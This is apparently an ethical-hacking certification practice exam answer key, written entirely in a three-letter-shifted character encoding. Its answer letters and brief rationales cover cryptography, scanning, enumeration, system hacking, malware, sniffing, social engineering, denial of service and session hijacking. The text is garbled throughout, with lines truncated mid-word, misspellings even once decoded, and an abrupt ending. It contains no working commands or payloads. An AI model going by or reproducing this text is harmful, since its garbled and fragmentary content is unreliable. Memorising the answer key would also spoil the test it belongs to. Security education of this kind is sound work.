& ,QWUXVLRQ GHWHFWLRQ V\VWHPV , '6V UHDFW
VXSSRUW VWDII RI WKH LQFLGHQW KRZHYHU XQO
WR SUHYHQW IXUWKHU DFWLYLW\ IURP RFFXUULQJ

' \$ WUXH PHVK WRSRORJ\ FUHDWHV D QDWXUDO I
FRQQHFWLRQV XVHG WR HVWDEOLVK FRQQHFWLYL'

& %HFDXVH HDFK VZLWFKSRUW LV LWV RZQ FROC

VDPH VZLWFKSRUW ZLOO EH VHHQ GXULQJ D VFDQ
' \$ SUR[\ DFWV DV DQ LQWHUPHGLDU\ EHWZHHQ L
ZRUOG

' 1HWZRUN \$GGUHV 7UDQVODWLRQ 1\$7 LV D WI
WKURXJK D VLQJOH SXEOLF FRQQHFWLRQ 1\$7 LV L
QHWZRUN VHFXULW\

& \$Q LQWUXVLRQ SUHYHQWLRQ V\ VWHP ,36 SOD
VXVSLFLRXV DFWLYLW\ DIWHU LW LV GHWHFWHG

' 6LP SOH 0DLO 7UDQVIHU 3URWRFRO 6073 RSHU
PDLO WUDIILF ,Q WKLV VFHQDULR WKH , '6 6073 FI

' \$ SDFNHW ILOWHULQJ ILUHZDOO RSHUDWHV DW
WKXV ILOWHUV WUDIILF DW D KLJKO\ JUDQXODU OI

&KDSWHU &U\SWRJUDSK\

\$ 6\PPHWULF FU\SWRJUDSK\ LV DOVR NQRZQ DV \
' \$ FHUWLILFDWH DXWKRULW\ LV UHVSQRVLEOH II
ZHOO DV NH\

% \$V\PPHWULF HQFU\SWLRQ XVHV WZR VHSDUDWH
FU\SWRJUDSK\ 6\PPHWULF DOJRULWKPV XVH RQO\
DQG UHFHLYHU

& +DVKLQJ LV UHIHUHG WR DV D FLSKHU RU DOJ
XQLTXHO\ UHIHUHG WR DV D QRQUHYHUVLEOH PH
5HPHPEHU WKDW KDVKLQJ GRHVQ\W HQIRUFH FRQI

& \$ PHVVDJH GLJHVW LV D SURGXFW RI D KDVKLQ
PHVVDJH GLJHVW IXQFWLRQ

& \$ SXEOLF DQG SULYDWH NH\ DUH PDWKHPDWLF
,Q V\PPHWULF V\VWHPV RQO\ RQH NH\ LV XVHG DW

% \$ SXEOLF NH\ LV QRW QHFHVVDULO\ VWRUHG R
DOZD\ EH SUHVHQW LI WKH XVHU LV HQUROOHG

\$ 7KH QXPEHU RI NH\V LQFUHDVHV GUDPDWLFDOC
V\PPHWULF HQFU\SWLRQ KHQFH LW GRHV QRW VFI

\$ +DVKLQJ LV LQWHQG WR YHULI\ DQG SUHVHU
SUHVHUYH WKH FRQILGHQWLDOLW\ RI WKDW GDWD

\$ 0' LV WKH PRVW ZLGHO\ XVHG KDVKLQJ DOJRU
WKH 6+\$ IDPLO\ RI SURWRFROV

& 3*3 LV D PHWKRQ RI HQFU\SWLQJ VWRUHG GDW
VLPLODU LQIRUPDWLRQ ,W LV D IRUP RI SXEOLF D

% 66/ LV XVHG WR VHFXUH GDWD ZKHQ LW LV EHI
EDFN 7KH V\VWHP LV VXSSRUWHG E\ PRVW FOLHQ\
FOLHQWV

' 3., LV XVHG LQ WKH SURFHVV RI PDNLQJ 66/ IXC
DQG '(6 FDQ EH XVHG LQ 66/ FRQQHFWLRQV 3., LV
VLWXDWLRQV

& ,3VHF RSHUDWHV DW WKH 1HWZRUN OD\HU RU
SUHYLRXV WHFKQLTXHV

& 7KH \$XWKHQWLFDWLRQ +HDGHU SURYLGHV DXW
WKH VHQQHU RI WKH GDWD FDQ EH DXWKHQWLFDW

\$ 'DWD VHFXULW\ VHU\LFHV DUH SURYLGHG E\ (6

' 'DWD FDQ EH SURWHFWHG XVLQJ 66/ GXULQJ WL
KDUG GULYH RU IODVK GULYH 66/ LV QRW HIIHFWL

' 3., LV XVHG ZLWK ,3VHF WR DOORZ LW WR IXQF
DOVR FDSDEOH RI XVLQJ 3UHVKDUHG .H\ LI GHVLUI

\$ 1HWVFDSH RULJLQDOO\ GHYHORSHG 66/ EXW V
VSUHDG WR EHFRPH D VWDQGDUG VXSSRUWHG E\ P
931V DQG RWKHU V\ VWHPV

\$,3VHF XVHV WZR PRGHV \$XWKHQWLFDWLRQ +HI
3D\ORDG (63 %RWK PRGHV RIIHU SURWHFWLRQ W

&KDSWHU)RRWSULQWLQJ

')RRWSULQWLQJ LV WKH JDWKHULQJ RI LQIRUPD
LV WR JDWKHU DV PXFK LQIRUPDWLRQ DERXW WKH

& 3RUW VFDQQLQJ LV W\SLFDOO\ UHVHUYHG IRU

\$ *RRJOH KDFNLQJ LV XVHG WR SURGXFH PRUH W
ZRXOG EH SRVVLEOH XVLQJ QRUPDO VHDFKHV

& 6RFLDO HQJLQHULQJ FDQ JDLQ LQIRUPDWLRQ
GRHV VR E\ LQWHUDFWLQJ ZLWK SHRSOH WR H[WU]

% ('*\$5 FDQ EH XVHG WR YHUL\ WKH ILQDQFLDO

% 2SHUDWRU\HVV\HDXVHG WR PDQLSXODWH VHD
HQJLQHV VXFK DV *RRJOH

\$ -RE ERDUGV DUH XVHIXO LQ JHWWLQJ DQ LGHD
ORRNLQJ DW MRE UHTXLUPHQWV \RX FDQ JHW D
WKH RWKHU RSWLRQV KHUH PD\ SURYLGH WHFKQLF
FKDQFH RI SURYLGLQJ LW

& 6WUHHW OHYHO YLHZV XVLQJ WHFKQRORJ\ VXF
SLFWXUH RI ZKDW W\SHV RI VHFUXLW\ DQG DFFHV\

\$ 6RFLDO HQJLQHULQJ FDQ UHYHDO KRZ D FRPS

& 7KH :D\EDFN ODFKLQH LV XVHG WR YLHZ DUFKL
DOO ZHEVLWHV DUH DUFKLYHG YLD WKH :D\EDFN O

' 0; UHFRUGV DUH '16 UHFRUGV XVHG WR ORFDWH

% 1HWFUDIW FDQ EH XVHG WR YLHZ PDQ\ GHWDL
QHWEORFN ODVW YLHZV 26 LQIRUPDWLRQ DQG Z

& \$OHUWV FDQ EH VHW XS ZLWK *RRJOH DV ZHOC
RQ D JLYHQ ZHEVLWH RU 85/ :KHQ D FKDQJH LV GI
UHTXHVRU

& 6FDQQLQJ FRPHV DIWHU WKH IRRWSULQWLQJ S
LGHD RI WKH WDUJHW

' &RPSHWLWLYH DQDO\VLV FDQ SURYH YHU\ HIIH
GHWDLOHG LQIRUPDWLRQ DERXW D WDUJHW &RPS
FRPSHWLRUV LQ DQ HIIRUW WR ILQG RXW PRUH

' :KLOH D FRPSXWHU HPDLO RU SKRQH PD\ EH X
RWKHU LWHPV DV WRROV WR JDLQ LQIRUPDWLRQ I

\$ 6RFLDO QHWZRNLQJ KDV SURYHQ HVSHFLDOO\
'XH WR WKH DPRXQW RI LQIRUPDWLRQ SHRSOH WH

SULPH WDUJHWV IRU LQIRUPDWLRQ JDWKHULQJ
')RRWSULQWLQJ LV QRW YHU\ HIIHFWLYH DW JDL
SHUVRQQHO
%)RRWSULQWLQJ LV W\SLFDOO\ EURNHQ LQWR D
FKDUDFWHULJHG E\ KRZ DJJUHVVLYH WKH SURFHVV
DJJUHVVLYH WKDQ WKHLU SDVVLYH FRXQWHUSDUW
% 7UDFHUW LV D WRRO XVHG WR WUDFH WKH SDV
GHVWLQDWLRQ

&KDSWHU 6FDQQLQJ

\$ 7HOQHW LV XVHG WR SHUIRUP EDQQHU JUDEV I
DYDLODEOH WR GR WKLW DV ZHOO

% 1HWFUDIW LV XVHG WR JDWKHU LQIRUPDWLRQ
RSHUDWLQJ V\VWHP ,3 DGGUHV DQG HYHQ FRXQ

' 1PDS LV D XWLOLW\ XVHG WR VFDQ QHWZRUNV
VFDQV

' (1' LV QRW D W\SH RI IODJ 9DOLG IODJV DUH \$&
\$ 6<1 IODJV DUH VHHQ RQO\ RQ 7&3 EDVHG WUDQ
RI DQ\ NLQG

% \$ 18// VFDQ KDV QR IODJV FRQILJXUHG RQ LWV

% \$Q \$&. IODJ EHORQJV WR WKH ODVW SDUW RI V
KDSSHQV LQ D KDOI RSHQ VFDQ

% \$Q 567 LQGLFDWHV WKDW WKH SRUW LV FORVH

% \$Q 567 LQGLFDWHV WKH SRUW LV FORVHG LQ P
LQ UHVSRQVH WR D FRQQHFWRQ UHTXHVW DQG W
DYDLODEOH

\$ 7KH WKUHH ZD\ KDQGVKDNH KDSSHQV DW WKH I

& \$ WKUHH ZD\ KDQGVKDNH LV SDUW RI HYHU\ 7&
EHJLQQLQJ RI HYHU\ FRQQHFWRQ ,Q WKH FDVH R
QRW VHQW WKHUHIRUH OHDYLQJ WKH FRQQHFWR

\$ \$ WKUHH ZD\ KDQGVKDNH LV SDUW RI HYHU\ 7&
EHJLQQLQJ RI HYHU\ FRQQHFWRQ ,W LQFOXGHV \
IXOO\ FRPSOHWH

\$ \$Q ,&03 HFKR VFDQ LV D SLQJ VZHHS W\SH VFD

' 9XOQHUDELOLW\ VFDQV DUH GHVLJQHG WR SLF
W\SLFDOO\ DXWRPDWH

& \$ SUR[\ LV XVHG WR KLGH WKH SDUW\ ODXQFKL

% 7RU LV GHVLJQHG WR KLGH WKH SURFHVV RI V
DGGLWLRQ LW FDQ SURYLGH HQFU\SWLRQ VHUYLE

\$ <RX GR QRW QHHG WR XVH D SUR[\ WR SHUIRUF
SURFHVV RI VFDQQLQJ DQG PDNH LW PRUH GLILFX
SDUWLHV

\$ % 9XOQHUDELOLW\ VFDQQHUV DUH QHFHVVDU\
WKHLU V\VWHPV E\ ILQGLQJ ZHDNQHVVHV EHIRUH I

' \$ EDQQHU FDQ EH FKDQJHG RQ PDQ\ VHUYLFHV
LGHQWLILHG ,I WKLW LV QRW GRQH LW LV SRVVLE
LQIRUPDWLRQ DERXW D VHUYLFH DQG XVH WKDW L
\$ 1PDS LV GHVLJQHG WR SHUIRUP VFDQV DJDLQV'
EXW LW LV E\ IDU WKH PRVW SRSXODU WRRO LQ PI

&KDSWHU (QXPHUDWLRQ

' 8VHUQDPHV DUH HVSHFLDOO\ XVHIXO LQ WKH V
\RX WR WDUJHW DFFRXQWV IRU SDVVZRUG FUDFNL

& 3RUWV DUH XVXDOO\ XQFRYHUHG GXULQJ WKH
SKDVH

\$ =RQH WUDQVIHUV DUH XVHG WR UHWULHYH D F
LQ DQRWKHU ORFDWLRQ

\$YUI\ FKHO\WKH YHULI\ FRPPDQG LV XVHG ZLWKLQ 6
SURLGHG LV OHJLWLPDWH

\$95)<YDOLGDWHV DQ HPDLO DGGUHVV LQ 6073

% 7,16 FRPPDQG ZLOO GLVSOD\ WKH UHFLSLHQWV

\$ 1HW%,26 FDQ EH XVHG WR HQXPHUDWH WKH XV

\$ \$ 18// VHVVLRQ FDQ EH XVHG WR FRQVWUXUH

% 173 1HWZRUN 7LPH 3URWRFRO LV XVHG WR V\

\$ 3RUW LV IRU 6073

\$ 3RUW 7&3 LV XVHG E\ '16 IRU JRQH WUDQVIHU

&QEWVW\WV \RX YLHZ LQIRUPDWLRQ DERXW 1HW%

& 616FDQ LV GHVLJQHG WR DFFHVV DQG GLVSOD\

& 6073 LV SULPDULO\ LQWHQG HG WR WUDQVIHU H
FOLHQWV

' 3RUWV DQG DUH XVHG E\ 6103

% /'\$3 LV XVHG WR TXHU\ DQG VWUXFWXUH GDWD
GLUHFWRU\ VHUYLFH EXW LW LV QRW QHFHVVDUL\

& 6103 LV XVHG WR PRQLWRU DQG VHQG PHVVDJH

\$ 6103 LV GHVLJQHG WR DLG LQ WKH PDQDJHPHQ
UHFHLYLQJ PHVVDJHV NQRZQ DV WUDSV

& \$Q 6,' LV XVHG WR LGHQWLI\ D XVHU

& \$ JRQH WUDQVIHU LV XVHG WR V\QFKURQL]H LQ
PRUH '16 VHUYHUV

&KDSWHU 6\VWHP +DFNLQJ

\$ ' 8VHUQDPHV DUH HVSHFLDOO\ XVHIXO LQ WKH
\RX WDUJHW DFFRXQWV IRU SDVVZRUG FUDFNLQJ
UHJDUGLQJ XVHUQDPHV DQG DFFRXQWV

& 3RUWV DUH XVXDOO\ XQFRYHUHG GXULQJ WKH
SKDVH

\$ 1HWFDW XVHG WKH RQ D VSHFLILF SI
EHLQJ VSHFLILHG DV D QXP)RUHH[DPSOLQJ ZKXOG
WKH VHUYHU WR OLVWHQ RQ SRUW IRU LQFRPL

\$ 6\VWHP KDFNLQJ LV LQWHQG HG WR LQFUHDVH I

\$ %UXWH IRUFH DWWDFNV DUH FDUULHG RXW E\ \
LQ DQ DWWHPSW WR XQFRYHU WKH FRUHHFW RQH

% \$ UDLQERZ DWWDFN RU UDLQERZ WDEOH DWW
QHFHVVDU\ WR SHUIRUP DQ RIOLQH DWWDFN DJDL

\$ \$ EDFNGRRU JLYHV DQ DWWDFNHU D PHDQV WR
DWWDFNV

% \$ SDVVZRUG KDVK LV FRPPRQO\ XVHG WR UHSU
WKDW LV QRW UHYHUVLEOH LQ ORFDWLRQV VXFK I

% 7KH 6\$0 GDWDEDVH LV XVHG WR VWRUH FUGH

\$ /0 LV D KDVKLQJ IRUPDW XVHG WR VWRUH SDVV

\$ 6<6.(< LV XVHG WR SDUWLDOO\ HQFU\SW WKH 6
17 RQZDUG

& .HUEHURV LV WKH DXWKHQWLFDWLRQ PHFKDQL
YHUVLRQV

% 17/0 LV D PRUH VHFXUH SURWRFRO WKDQ /0 \$
SURLGHV DGGLWLRQDO IHDWXUHV VXFK DV PXWXI

& 17)6 LV UHTXLUHG LQ RUGHU WR XVH \$'6

' \$XGLWSRO LV XVHG WR VWRS WKH ORJJLQJ RI F

% /0 KDVKLQJ LV GLVDEOHG RQ QHZHU :LQGRZV \
OHJDF\ VXSSRUW

\$ 7ULQLW\ 5HVFXH .LW 75. LV D /LQX[GLVWULE

\$ &RPSOH[SDVVZRUGV DUH D JUHDW GHIHQVH DJ

' 17/0Y VKRXOG EH XVHG LI D GRPDLQ FRQWURO

& \$OWHUQDWH 'DWD 6WUHDQV DUH RQO\ VXSSRUV

DYDLODEOH LQ :LQGRZV FXUUHQWO\ VXSSRUW WKH

&KDSWHU 0DOZDUH

% & 0DOZDUH FRYHUV DOO W\SHV RI PDOLFLRXV
7URMDQV VS\ZDUH DGZDUH DQG RWKHU VLPLODU
\$ & 8QOLNH D ZRUP D YLUXV UHTXLUHV WKDW D
LQ VRPH PDQQHU
' 7\SLFDOO\ D YLUXV GRHV QRW GLVSOD\ SRS XSV
\$ % \$ ZRUP UHSOLFDWHV ZLWKRXW XVHU LQWHU
\$:RUPV DUH W\SLFDOO\ NQRZQ IRU H[WUHPHO\ U
UHOHVDVHG LQWR WKH ZLOG
\$1HWVWDWRIDQOLVWV SRUWV RQ D V\VWHP WKDW DU
% 7&39LHZ OLVWV SRUWV DQG WKHLU VWDWXVHV
' 7&3752-\$1 LV QRW D 7URMDQ \$OO WKH RWKHU X
7URMDQV
% +DUGZDUH NH\ORJJHUV DUH QRW GLILFXOW WI
& 1HWFDW FDQ GR SRUW UHGLUHFWRQ
& \$ 7URMDQ UHOLHV RQ VRFLDO HQJLQHULQJ W
SD\ORDG
\$ \$ UHPRWH DFFHVV 7URMDQ 5\$7 LV D FRPPRQ :
& \$ FRYHUW FKDQQHO LV D EDFNGRRU RU XQLQW
PD\ QRW EH FUHDWHG WKURXJK WKH XVH RI D 7UR
\$ \$Q RYHUW FKDQQHO LV D PHFKDQLVP RQ D V\V'
SODFH E\ GHVLJQ DQG LQWHQGHHG WR EH XVHG D V
& \$ VRIWZDUH GHYHORSPHQW NLW 6'. LV XVHG
FRYHUW FKDQQHO
& 7\SLFDOO\ D 5\$7 LV QRW XVHG WR VQLII WUDII
SHUIRUP WKLW IXQFWLRQ
% \$ ORJLF ERPE FRPHV LQ WZR SDUWV D WULJJH
GRUPDQW XQWLO WKH WULJJHU ZDNHV LW XS
\$ & ' \$ ORJLF ERPE PD\ EH DFWLYDWHG E\ DQ\ R
YXOQHUDELOLW\
& \$ SRO\PRUSKLF YLUXV HYDGHV GHWHFWLRQ WK
& \$ VSDUVH LQIHFWRU HYDGHV GHWHFWLRQ E\ LQ
LQVWHDG RI DOO RI WKHP

&KDSWHU 6QLIIHUV

' (DFK VZLWFKSRUW UHSUHVHQWV D FROOLVLRQ
FOLHQWV UHVLGLQJ RQ WKDW SRUW

\$ \$OO ZLUHOHVV DFFHVV SRLQWV DUH HVVHQWL
WKH ZD\ D WUDGLWLRQDO ZLUHG VZLWFK GRHV

' \$Q 1,& PXVW EH FRQILJXUHG WR RSHUDWH LQ S
WKH QHWZRUN ORUH VSHFLILFDOO\ LW DOORZV W
LQWHQG HG IRU WKH KRVW DQG WUDIILF WKDW LV I

% ,3 '+&3 6QRRSLQJ FDQ EH XVHG RQ &LVFR GHYL
YDOLGDWLQJ ,3 WR 0\$& PDSSLQJV EDVHG RQ D VDY

& -HQQLIHU FDQ LPSOHPHQW D IRUP RI HQFU\SW
SURWHFW IURP VQLIILQJ 6HFXUH 6KHOO WUDIILF ;
VQLIIHU KRZHYHU DQ\ OHJLWLPDWH QHWZRUN WU
PRUH FKDOOHQJLQJ EHFDXVH RI SDFNHW HQFU\SW

& 0\$& VSRRILQJ UHVXOWV LQ GXSOLFDWH 0\$& DG
FRPSURPLVHG FOLHQW KDV EHHQ EXPSHG IURP LW
WR RQH 0\$& LQGLFDWHV D ERJXV FOLHQW

\$ %RE FDQ ODXQFK D 0\$& IORRGLQJ DWWDFN DJD
VZLWFK LQWR D ODUJH KXE ,I VXFFHVVIXO WKL
WKURXJK WKH VZLWFK

% \$53 SRLVRQLQJ DOWHUV \$53 WDEOH PDSSLQJV
LQWHUIDFH EHIRUH WUDYHOLQJ WR WKH SURSHU G
DOO WUDIILF RQ WKH QHWZRUN DQG SURYLGHV D I

& 7KH :LUHVKDUN ILOWHUV WR ,Q WKLVRVSHUQ
ILOWHUV GRZQ WR DV WKH VSHFLILF KRVV

\$ &DLQ \$EHO LV D ZHOO NQRZQ VXLWH RI WRRO
VXFK DV VQLIILQJ SDVVZRUG FUDFNLQJ DQG \$53 :

& 7KH FRPPDQG IRU WKH &/, WHUVRQ RI :LUHVKI

' 7FSGXPS XVH\ZWKH ZULWLHQ FDSWXUH WR D OR
RSWLURQ XVHG WR UHDG WKH FDSWXUH ILOH RU W
VQLIIHU VXFK DV :LUHVKDUN

\$:LUHVKDUN ILOWHUV XVH WKH EDVLF V\QWD[RI
ILHOG RI LQWHUHVW WKH RSHUDWRU WR EHF\XHG

% 7LIIDQ\ ORRNV IRU 1HW%,26 WUDIILF RQ SRUW
HT

& 7KLV TXHVWLRQ PD\ VHHP XQIDLU EXW WKH H[
XQUHODWHG GDWD DQG H[WUDSRODWH WKRVH SDU
WKH ILUVW RFWHW RI DQ ,3Y DGGUHV V LV HQRXJK
TXHVWLRQ LV DVNLQJ

\$ 7KH RSMW\QHG WR UHDG WKH FDSWXUH ILOH F
*8, EDVHG VQLIIHU VXFK DV :LUHVKDUN

% 7R VQLII DOO WUDIILF RQ D QHWZRUN VHJPHQ
DOORZV DOO QHWZRUN WUDIILF WR EH FDSWXUH

% \$ VZLWFK FDQ OLPLW VQLIILQJ WR D VLQJOH F
DV D KXE

\$ \$ KXE FDQQRW OLPLW WKH IORZ RI WUDIILF LQ
WKURXJK WKH KXE FDQ EH YLHZHG DQG DQDO\]HG

% 7FSGXPS LV D FRPPDQG OLQH HTXLYDOHQW RI
QHWZRUN WUDIILF

&KDSWHU 6RFLDO (QJLQHHULQJ

% 3KLVKLQJ LV SHUIRUPHG XVLQJ HPDLO WR HQW
VHQVLWLYH QDWXUH

\$ % 7UDLQLQJ DQG HGXFDWLRQ DUH VSHFLILFDO
RU SLJJ\EDFNLQJ \$WWDFNV VXFK DV VHVVLRQ KLM
DQG HGXFDWLRQ RI HQG XVHUV

\$ % & 7HFKQRORJ\ DORQH FDQQRW VWRS WKH L
DFFRPSDQLHG E\ RWKHU PHFKDQLVPV DV ZHOO VX
DJDQLQVW VRFLDO HQJLQHHULQJ WHQGV WR EH SUR

\$ % & ' 7KH WDUJHWV RI VRFLDO HQJLQHHULQJ
KXPDQ EHLQJV

' 6RFLDO HQJLQHHULQJ WDNHV DGYDQWDJH RI PL
EXW LW GRHV QRW XVH YLUXVHV +RZHYHU LQVWL
KRUVHV DUH DOO HIIHFWLYH WRROV IRU VRFLDO H

\$ 6RFLDO HQJLQHHULQJ LV GHVLJQHG WR H[SORL
JDLQLQJ LQIRUPDWLRQ

\$ % (GXFDWLRQ DQG VSDP ILOWHULQJ DUH WUHP
SKLVKLQJ 3XUH DQWLYLUXV DQG DQWL PDOZDUH V
XQOHVV WKH\ DUH SDUW RI D ODUJHU VXLWH

\$ \$SSHDUDQFH FDQ HDVLO\ LPSDFW WKH RSLQLRQ
VRPHRQH 7KH RWKHU RSWLRQV KHUH DUH W\SHV I
DWWDFNV

\$ 7KLV W\SH RI DWWDFN LV D FOHDU H[DPSON RI
ORRNLQJ HPDLO ZLWK WKH LQWHQWLRQ RI HQWLF

% 7UDLQLQJ LV WKH EHVW DQG PRVW HIIHFWLYH
HQJLQHHULQJ \$GGUHVVLQJ WKH SUREOHP WKURXJ
FRXQWHUPHDVXUHV

& 7KLV LV DQ H[DPSON RI SKLVKLQJ EHFDXVH LW
DQG SUHVXPDEO\ SURYLGH LQIRUPDWLRQ

& 7KLV DWWDFN LV PRVW OLNHO\ WKH UHVXOW R
H[DFWO\ KRZ LW ZDV VWROHQ FDQGLGDWHV LQFO
RU 7URMDQ KRUVHV

' 7KLV DWWDFN LV FDOOHG WDLOJDWLQJ DQG LQ
DQRWKHU LQGLYLGXDO WKURXJK D GRRU RU HQWU

' \$ YXOQHUDELOLW\ VFDQ LV GHVLJQHG WR SLFN
W\SLFDOO\ DXWRPDWHG

& \$Q DWWDFNHU FRXOG NHHS WKHLU DFWLYLWLH
WKHPVHOYHV IURP EHLQJ GLVFRYHUHG

% 3KLVKLQJ LV D VRFLDO HQJLQHHLQJ DWWDFN
XVLQJ HPDLO

% +DELWV DUH VHW SDWWHUQV RI EHKDYLRU WK
IUHTXHQWO\

% 8VLQJ NH\ZRUGV RU EX]]ZRUGV FDQ PDNH D YL
DERXW KRZ D FRPSDQ\ ZRUNV

& 1DPH GURSSLQJ FDQ EH XVHG E\ DQ DWWDFNHL
SRZHU RU NQRZV SHRSOH ZKR DUH LQ SRZHU

& 7KLV DWWDFN LV PRVW OLNHO\ D UHVXOW RI L
DWWDFN PD\ KDYH EHHQ REWDLQHG WKURXJK WKH
VRFLDO HQJLQHHLQJ +RZHYHU WKRVH WHFKQLT
DQG QRW MXVW LGHQWLW\ WKHIW

&KDSWHU 'HQLDO RI 6HUYLFH

% [LV WKH KH[DGHFLLPDO YDOXH RI D 123 LQVV
5HPHPEHU WR NHHS DQ H\H RXW IRU WKLW YDOXH
VOHG ZKLFK FRXOG LQGLFDWH D EXIIHU RYHUIORZ

& \$ VXFFHVVIXO RYHUIORZ DWWDFN FDQ FKDQJH
3RLQWHU (,3 VDYHG RQ WKH VWDFN

' +DFNWLYLVWV JHW WKHLU WLWOH IURP WKH SD
DWWDFNV DJDLQVW WDUJHWV EHFDXVH WKH\ EHOL
HWKLFV RU SULQFLSOHV

' 7KURWWOLQJ QHWZRUN WUDIILF ZLOO VORZ GRZ
LQJUHVV ILOWHU ZLOO FKHFN IRU LQWHUQDO DGGI
JRRG LQGLFDWRU RI D VSRRIHG ,3

\$ \$ ODQG DWWDFN ILWV WKLW GHVFULSWLRQ 6P>
JRLQJ EDFN WR D VSRRIHG WDUJHW DGGUHV 6<1
WDUJHW ZLWK UHTXHVWV 7HDUGURS DWWDFNV XV
RYHUODSSLQJ RIIVHWV

% \$GGLQJ DQ LWHP WR WKH VWDFN LV NQRZQ DV
VWDFN LV NQRZQ DV SRSSLQJ 5HPHPEHU WKDW DC

& 5HYHUVH SUR[LHV DUH LPSOHPHQWHG WR SURV
RU XVHU ,Q WKLW VFHQDULR D UHYHUVH SUR[\ ZL
SUHYHQWLQJ GLUHFV WUDIILF WR WKH ZHE VHUYH

\$ \$ 'R6 DWWDFNHU FRPPRQO\ XVHV ,5& WR FRPP
VHQG WKH DWWDFN VLJQDO WR WKH LQIHFWHG FO

% \$ORQJ ZLWK WKH VWDFN WKH KHDS SURYLGHV
WKDW FDQ VHUYH DV D QRQVHTXHQWDO VWRUDJH

\$ % & ' \$OO RI WKHVH & IXQFWLRQV DUH FRQV
FKHFN PHPRU\ ERXQGV 7KXV FRGH FRQWDLQLQJ I
RYHUIORZ DWWDFN

% 7KH VWDFN XVHV D ODVW LQ ILUVW RXW VFKH
WKH WRS VR DW DQ\ WLPH WKH RQO\ DFFHVVLEOH
WKHUH

% /RRNLQJ DW WKH DPRXQW RI 6<1 IODJV ZLWKR
IORRG LV RFFXUULQJ

& 7KH 'R6 WRRO /RZ 2UELW ,RQ &DQQRQ /2,& L'
VXVSHFWHG RI EHLQJ XVHG LQ ODUJH VFDOH 'R6 I

% 7DUJD KDV HLJKW GLIIHUHQW 'R6 DWWDFNV LQ
DUH GHVLJQHG WR FDUU\ RXW 'R6 DWWDFNV DQG

' \$OWKRXJK WKH 1PDS DQG =HQPDS XWLOLWLHV
WKH FXVWRP VFDQ GHVLUH WKH KSLQJ XWLOLW
DQG PDQLSXODWLQJ 7&3 IODJV

& 8'3 LV WKH SURWRFRO WKDW LV XVHG WR FDUL
SLQJ IORRGV ZKLFK DUH D GLIIHUHQW W\SH RI DW
WKLW W\SH RI DWWDFN

\$ \$ 6PXUI \$WWDFN XVHV ,&03 WR FDUU\ RXW LWV
)UDJJOH \$WWDFNV 7&3 LV QRW XVHG LQ HLWKHU [

% 7KH PDLQ GLIIHUHQFH EHWZHHQ WKH WZR W\SI
7KH JRDO LV WKH VDPH DQG WKH VFDOH LV GLIIHU
EHDULQJ DQG DUH LUUHOHYDQW

& \$OWKRXJK DQ\ RI WKHVH RSWLRQV FRXOG EH V
FRPPRQ LV VORZ SHUIRUPDQFH

\$ 'XULQJ D 6<1 IORRG WKH ODVW VWHS RI WKH W
PHDQV WKDW DIWHU WKH 6<1 DQG 6<1 \$&. DUH SHU

&KDSWHU 6HVVLRLQ +LMDFNLQJ

& 6HVVLRLQ KLMDFNLLQJ IRLXVHV RQ WKH YLFWLP\ DFFRPSOLVKLLQJ WKLW WDVN EXW WKH EDVLF FRQI FRQVWLWXWHV D VHVVLRLQ KLMDFN WKH H[DP ZLO ILUVW JODQFH

\$ -XOLH LV RSHUDWLQJ LQ WKH SDVVLYH VHQVH DFWLYLW\

' 0DQ LQ WKH PLGGOH 0,70 DWWDFNV DUH DQ H\ EURDGHU FDWHJRUL\ RI VHVVLRLQ KLMDFNLLQJ HQFRI FRPSXWHU SODFHG LQ WKH PLGGOH \RX VKRXOG L KLMDFNLLQJ

\$ \$Q H\FHVVLVYH QXPEHU RI \$53 EURDGFDVVWV ZRX 7KH XVHUV\ UHSRUWLQJ ORVV RI FRQQHFWLYLW\ F ZLWK D SRVVLEOH 'R6 DWWDFN

& 85/V FRRNLHV DQG KLGGHQ ORJLQV DUH DOO

& 1XOO YDOXHV DUH XVHG WR LQFUHPHQW WKH \ YLFWLP DQG WKH KRWW 7KH QXOO SDFNHWV DUH \ SUHSDUH IRU GHV\QFKURQL]LQJ WKH FOLHQW

% 6RXUFH URXWLQJ VSHFLILHV WKH SDWK WKH S URXWLQJ FDQ JLYH DQ DWWDFNHU WKH IOH[LELOL\ SUHYHQW WUDIILF IORZ RU UHGLUHFV WUDIILF LQ

% 6WHDOLQJ VHVVLRLQ , 'V LV WKH PDLQ REMHFWL DOORZ WKH DWWDFNHU WR DVVXPH WKH UROH RI \ FRQVXPLQJ WDVN RI EUXWH IRUFLQJ XVHU ORJLQV LQIRUPDWLRQ

\$ \$ VHVVLRLQ , ' FRGHG GLUHFWO\ LQWR D 85/ LV F , ' 5HPQDQW VHVVLRLQ LQIRUPDWLRQ OHIW LQ D EL DQRWKHU XVHU RU DWWDFNHU DWWHPSWLQJ WR U

' 7KH NH\ SRUWLRLQ RI WKH TXHVWLRLQ LV WKDW - LQMHFHWG SDFNHWV DQG FRPPDQGV \$OWKRXJK W KLMDFNLLQJ WKH EHVW DQVZHU LV EOLQG KLMDFN

' ,36HF LV GHVLJQHG ZLWK PDQ\ JRDOV LQ PLQG YXOQHUDEOH WR VHVVLRLQ KLMDFNLLQJ DV WKH RW

\$,3VHF SURYLGHV HQFU\SWLRLQ DQG RWKHU UHO VHVVLRLQ KLMDFNLLQJ

\$:HE DSSOLFDWLRLQV FDQ EH YXOQHUDEOH WR V 7\SLFDOO\ WKLW PHDQV WKDW VHVVLRLQ , 'V DUH Q

HDVLO\ DVFHUWDLQH G

& \$XWKHQWLFDWLRQ PHFKDQLVPV VXFK DV .HUEI
VHVVLRLQ KLMDFNLQJ \$XWKHQWLFDWLRQ SURYLGH
LQ WKH FRPPXQLFDWLRQ

& ;66 LV WDUJHWHG WRZDUG ZHE EURZVHUV DQG
DSSOLFDWLRQV DQG EURZVHUV

' 7URMDQV DUH FRPPRQO\ XVHG WR GHSORI\ PDOZ
XVHG WR SHUIRUP D VHVVLRLQ KLMDFN

& \$ PDQ LQ WKH PLGGOH DWWDNF RFFXUV ZKHQ\
WKH FRPPXQLFDWLRQ EHWZHHQ WZR GLIIHUHQW S

\$ 6HVVLRLQ KLMDFNV FDQ RFFXU ZLWK ERWK QHW
WKH DWWDNFNHU¶V GHVLUHG JRDOV

' &RRNLHV FDQ EH XVHG GXULQJ D VHVVLRLQ KLM
WKHUHLQ PD\ EH WKH JRDO RI WKH DWWDNF EXW

' \$ VHVVLRLQ KLMDFN FDQ EH XVHG WR UHDG FRRI
VHUYHU

&KDSWHU :HE 6HUYHUV DQG \$SSOL

% \$ ZHE DSSOLFDWLRQ LV FRGH GHVLJQHG WR EH WKH FOLHQQ IRU SUHVHQWDWLRQ

\$ -DYD6FULSW LV D FOLHQQ VLGH VFULSWLQJ OD DQG \$63 1(7

